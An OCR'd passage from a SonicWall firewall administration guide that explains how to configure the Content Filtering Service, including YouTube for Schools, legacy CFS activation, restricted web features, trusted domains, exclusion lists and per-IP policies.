
1 On the **Security Services > Content Filter** page, ensure that the **CFS Policy Assignment** drop-down menu is set for **Via App Rules**.



2 Click the **Accept** button.

3 Navigate to the **Firewall > App Rules** page.

4 Click **Add New Policy**.



5 For the **Policy Type**, select **CFS**.


6 Select the appropriate **Match Object** from the drop-down menu.

7 For **Action Object**, select **No Action**.

8 Select the **Enable YouTube for Schools** checkbox.

9 Paste in your **School ID**, which is obtained from www.youtube.com/schools.

10 Click **OK**. The policy is added to the **App Rules Policies** table.



TIP: Ensure that there are no rules configured on the appliance that would block youtube.com.

Access to YouTube will now be governed by YouTube for Schools. Students will only be able to access YouTube EDU videos, while allowed teacher and administrators will have full access.

Legacy Content Filtering Examples

The following sections describe how to configure the settings on the **Security Services > Content Filter** page using legacy Content Filtering methods.

NOTE: It is not possible to create advanced rules which utilize bandwidth management and application filter policy control when using the 'legacy' method of Content Filtering. For advanced rule creation, see the CFS Policy Management Overview.

Topics:

- Content Filter Status
- Content Filter Type
- Restrict Web Features
- Trusted Domains
- CFS Exclusion List for the Administrator
- CFS Exclusion List
- CFS Policy per IP Address Range
- Web Page to Display when Blocking

Content Filter Status

If SonicWall CFS is activated, the **Content Filter Status** section displays the status of the Content Filter Server, as well as the date and time that your subscription expires. The expiration date and time is displayed in Universal Time Code (UTC) format.

You can also access the **SonicWall CFS URL Rating Review Request** form by clicking on the **here** link in **If you believe that a Web site is rated incorrectly or you wish to submit a new URL, click here**.

If SonicWall CFS is not activated, you must purchase a license subscription for full content filtering functionality, including custom CFS Policies. If you do not have an Activation Key, you must purchase SonicWall CFS from a SonicWall reseller or from your MySonicWall.com account (limited to customers in the USA and Canada).

Topics:

- Activating SonicWall CFS
- Activating a SonicWall CFS FREE TRIAL

Activating SonicWall CFS

If you have an Activation Key for your SonicWall CFS subscription, follow these steps to activate SonicWall CFS:

NOTE: You must have a MySonicWall.com account and your SonicWall security appliance must be registered to activate SonicWall Client Anti-Virus.

1. Click the **SonicWall Content Filtering Subscription** link on the **Security Services > Content Filtering** page. The **MySonicWall.com Login** page is displayed.
2. Enter your MySonicWall.com account username and password in the **User Name** and **Password** fields, then click **Submit**. The **System > Licenses** page is displayed.

   NOTE: If your SonicWall security appliance is already connected to your MySonicWall.com account, the **System > Licenses** page appears after you click the **SonicWall Content Filtering Subscription** link.
3. Click **Activate** or **Renew** in the **Manage Service** column in the **Manage Services Online** table.
4. Type in the Activation Key in the **New License Key** field and click **Submit**. Your SonicWall CFS subscription is activated on your SonicWall.
5. When you activate SonicWall CFS at MySonicWall.com, the SonicWall CFS activation is automatically enabled on your SonicWall within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to update your SonicWall.

Activating a SonicWall CFS FREE TRIAL


You can try a FREE TRIAL of SonicWall CFS by following the steps described in Obtaining Free Trial Subscriptions.

Content Filter Type

Select one of the content filtering options available on the SonicWall security appliance from the **Content Filter Type** menu:

- **Content Filter Service** - Selecting **SonicWall CFS** as the **Content Filter Type** allows you to access SonicWall CFS functionality that is included with SonicOS Enhanced, and also to configure custom CFS Policies that are available only with a valid subscription. You can obtain more information about SonicWall Content Filtering Service at http://www.SonicWall.com/products/cfs.html.
- **Websense Enterprise** - Websense Enterprise is also a third party content filter list supported by SonicWall security appliances.

Clicking the **Network > Zones** link in **Note: Enforce the Content Filtering per zone from the Network > Zone page**, displays the **Network > Zones** page for enabling SonicWall Content Filtering Service on network zones.



NOTE: For this link to appear, you must select **Via User and Zone Screens** from the **CFS Policy Assignment** drop-down menu.

Restrict Web Features


Restrict Web Features enhances your network security by blocking potentially harmful Web applications from entering your network.

Restrict Web Features are included with SonicOS. Select any of the following applications to block:

- **ActiveX** - A programming language that embeds scripts in Web pages. Malicious programmers can use ActiveX to delete files or compromise security. Select the **ActiveX** check box to block ActiveX controls.
- **Java** - Used to download and run small programs, called applets, on Web sites. It is safer than ActiveX as it has built-in security mechanisms. Select the **Java** check box to block Java applets from the network.
- **Cookies** - Used by Web servers to track Web usage and remember user identity. Cookies can also compromise users' privacy by tracking Web activities. Select the **Cookies** check box to disable Cookies.
- **Access to HTTP Proxy Servers** - When a proxy server is located on the WAN, LAN users can circumvent content filtering by pointing their computer to the proxy server. Check this box to prevent LAN users from accessing proxy servers on the WAN.

Trusted Domains

Trusted Domains can be added to enable content from specific domains to be exempt from **Restrict Web Features**.




If you trust content on specific domains and want them to be exempt from **Restrict Web Features**, follow these steps to add them:

1 Select the **Do not block Java/ActiveX/Cookies to Trusted Domains** checkbox.

2 Click **Add...**. The **Add Trusted Domain Entry** dialog displays.

3 Enter the trusted domain name in the **Domain Name** field.


4 Click **OK**. The trusted domain entry is added to the **Trusted Domains** table.



To keep the trusted domain entries but enable **Restrict Web Features**, uncheck **Do not block Java/ActiveX/Cookies to Trusted Domains**. To delete an individual trusted domain, click on the **Delete** icon for the entry. To delete all trusted domains, click **Delete All**. To edit a trusted domain entry, click the **Edit** icon.


CFS Exclusion List for the Administrator

The **Do not bypass CFS blocking for the Administrator** check box controls content filtering for administrators. By default, when the administrator ("admin" user) is logged into the SonicOS management interface from a system, CFS blocking is suspended for that system's IP address for the duration of the authenticated session. If you prefer to provide content filtering and apply CFS policies to the IP address of the administrator's system, select the **Do not bypass CFS blocking for the administrator** check box.



CFS Exclusion List

Address objects can be manually added to or deleted from the CFS Exclusion List. For traffic from the address objects in the CFS Exclusion List, content filtering is disabled and the traffic is allowed access through any firewall access rules that are set to allow only certain users without requiring the user to be authenticated. If Single Sign On is enabled, that traffic will not initiate SSO. These address objects are treated as trusted domains. Select **Enable CFS Exclusion List** to enable this feature.



Topics


- Adding Address Objects to the CFS Exclusion List
- Disabling the CFS Exclusion List

Adding Address Objects to the CFS Exclusion List

To add an address object to the CFS Exclusion List:

1 Scroll down to the **CFS Exclusion List** section of the **Security Services > Content Filter** page.

2 Select the **Enable CFS Exclusion List** check box.



3 Select the type of exclusion:

- **CFS only**
- **CFS and user authentication in access rules** (default)

4 Select an address object from the drop-down menu or create a new one.

5 Click **Accept** on the **Security Services > Content Filter** page.


Disabling the CFS Exclusion List

To disable the CFS Exclusion List, uncheck the **Enable CFS Exclusion List** check box.


CFS Policy per IP Address Range

To configure a custom CFS policy for a range of IP addresses:

1 On the Security Services > Content Filter page, scroll down to the **CFS Policy per IP Address Range** section and select the **Enable Policy per IP Address Range** check box.



2 Click **Add...**. The **Add CFS Policy per IP range** dialog displays.




3 Enter the first IP address in the range in the **IP Address From:** field and the last address in the **IP Address To:** field.

4 Select the CFS policy to apply to this IP address range in the **CFS Policy:** drop-down menu.

5 Optionally add a comment about this IP address range in the **Comment:** field.

6 Click **OK**. The policy is added to the **CFS Policy per IP Address Range** table.




Web Page to Display when Blocking

You can fully customize the web page that is displayed to the user when access to a blocked site is attempted. To see a preview of the display, click the **Preview** button.To revert to the default page, click the **Default Blocked Page** button.

NOTE: Due to potential vulnerability issues, scripting code (Javascript) and HTML inline event attributes that invoke scripting code are not evaluated and/or might be disabled. Some of your preview pages may not render properly because of this limitation.

Default Blocked Page

The Default Blocked Page displays the Block policy, Client IP address, and the reason for the Block, as shown in this preview:



Configuring YouTube for Schools for Legacy CFS


This section describes how to configure YouTube for Schools when using Legacy CFS. For information on signing up for and configuring YouTube for Schools, see SonicWall Legacy Content Filtering Service.

1 Navigate to the **Security Services > Content Filter** page.


2 Ensure that the **CFS Policy Assignment** drop-down menu is set for **Via User and Zone Screens**.

3 From the **Content Filter Type** drop-down menu, select **Content Filter Service**.


4 Click **Configure**. The**SonicWall Filter Properties** dialog displays.




5 On the **Policy** tab, click the **configure** icon for the CFS policy on which you want to enable YouTube for Schools, or click **Add** to configure a new CFS policy.



If you selected a policy to edit, the **Edit CFS Policy** dialog displays.



6 Click on the **Settings** tab.



7 Select the **Enable YouTube for Schools** check box.

8 Paste in your **School ID**, which is obtained from www.youtube.com/schools.

9 Click **OK**. The SonicWall Filter Properties window redisplays.

TIP: Ensure that there are no rules configured on the appliance that would block youtube.com.

10 Click **OK**.

Access to YouTube for this policy will now be governed by YouTube for Schools. Students will only be able to access YouTube EDU videos, while allowed teacher and administrators will have full access.

For information on setting up Content Filter Properties, see Configuring Legacy SonicWall Filter Properties.

Configuring Legacy SonicWall Filter Properties

For general information on Content Filter Service, see Security Services > Content Filter.

You can customize SonicWall content filtering features included with SonicOS from the **SonicWall Filter Properties** dialog. A valid subscription to SonicWall CFS Premium on a SonicWall security appliance running

SonicOS Enhanced allows you to create custom policies to apply to specified user groups. The **Default** CFS Premium policy is used as the content filtering basis for all users not assigned to a specific custom policy.


NOTE: SonicWall recommends that you make the **Default** CFS Premium policy the most restrictive policy. Custom CFS policies are subject to content filter inheritance. This means that all custom CFS policies inherit the filters from the **Default** CFS policy. To ensure proper content filtering, the **Default** CFS policy should be configured to be the most restrictive policy, then each custom policy should be configured to grant privileges that are otherwise restricted by the **Default** policy.

To display the SonicWall Filter Properties dialog:

1 Navigate to the **Security Services > Content Filter** page.

2 Select **Content Filter Service** from the **Content Filter Type** drop-down menu.


3 Click **Configure**. The**SonicWall Filter Properties** dialog displays.



For configuration information about the filter properties settings, see the following sections that describe the tabs on the **SonicWall Filter Properties** dialog:

- CFS
- Policy
- Custom List
- Consent

CFS



The **CFS** tab allows you to:

- Enable IP-based HTTPS Content Filtering.
- Block or allow traffic to sites when the server is unavailable.
- Set preferences for your URL cache.

The CFS tab has these sections:

- Settings
- URL Cache
- URL Rating Review

Settings

The **Settings** section allows you to enable HTTPS content filtering, select what you want the firewall to do if the server is unavailable, and what it should do when access is attempted to a forbidden Web site.

- **Enable IP based HTTPS Content Filtering** - Select this check box to enable HTTPS content filtering. HTTPS content filtering is IP- and host name-based, and will not inspect the URL. While HTTP content filtering can perform redirects to enforce authentication or provide a block page, HTTPS filtered pages will be silently blocked. You must provide the IP address for any HTTPS Web sites to be filtered.
- **Enable CFS Server Failover** - Select this check box to enable CFS Server Failover.
- **Enable CFS Wire Mode** - Select this check box to enable CFS Wire Mode.

- **If Server is unavailable for (seconds)** - Set the amount of time after the content filter server is unavailable before the SonicWall security appliance takes action to either block access to all Web sites or allow traffic to continue to all Web sites. Then, select one of the following options:

  NOTE: If the server is unavailable, the firewall can allow access to Web sites in the cache memory. This means that by selecting the **Block traffic to all Web sites** check box, the firewall will only block Web sites that are not in the cache memory.

  - **Block traffic to all Web sites** - Select this feature if you want the SonicWall security appliance to block access to all Web sites until the content filter server is available.
  - **Allow traffic to all Web sites** - Select this feature if you want to allow access to all Web sites when the content filter server is unavailable. However, Forbidden Domains and Keywords, if enabled, are still blocked. This is the default setting.

- **If URL marked as Forbidden** - If you have enabled blocking by Categories and the URL is blocked by the server, there are two options available, both of which are selected by default.
  - **Block Access to URL** - Selecting this option prevents the browser from displaying the requested URL to the user.
  - **Log Access to URL** - Selecting this option logs access to forbidden URLs in the log file automatically

URL Cache

The URL Cache section allows you to configure the URL cache size on the SonicWall security appliance. Enter the size, in KBs, in the **Cache Size** field.


TIP: A larger URL cache size can provide noticeable improvements in Internet browsing response times.

URL Rating Review

If you believe that a Web site is rated incorrectly or you wish to submit a new URL to be rated, you can click the **here** link to display the **SonicWall CFS URL Rating Review Request** form for submitting the request. This can also be used to view the rating of a URL.

In the **SonicWall CFS URL Rating Review Request** form, enter a URL and verification text and then click **Submit**. A description of the URL is displayed. You can then select **Rating Request** to request that a URL be rated or that the rating be changed.

Policy



The **Policy** tab is only visible if the SonicWall appliance has a current subscription to SonicWall CFS Premium. The **Policy** tab allows you to modify the **Default** CFS policy and create custom CFS policies, which you can then

apply to specific user groups in the **Users > Local Groups** page. The **Default** CFS policy is always inherited by every user. A custom CFS policy allows you to modify the default CFS configuration to tailor content filtering policies for particular user groups on your network.

NOTE: To ensure proper content filtering, the **Default** CFS policy should be configured to be the most restrictive policy, and then each custom policy should be configured to grant privileges that are otherwise restricted by the **Default** policy.

Topics:

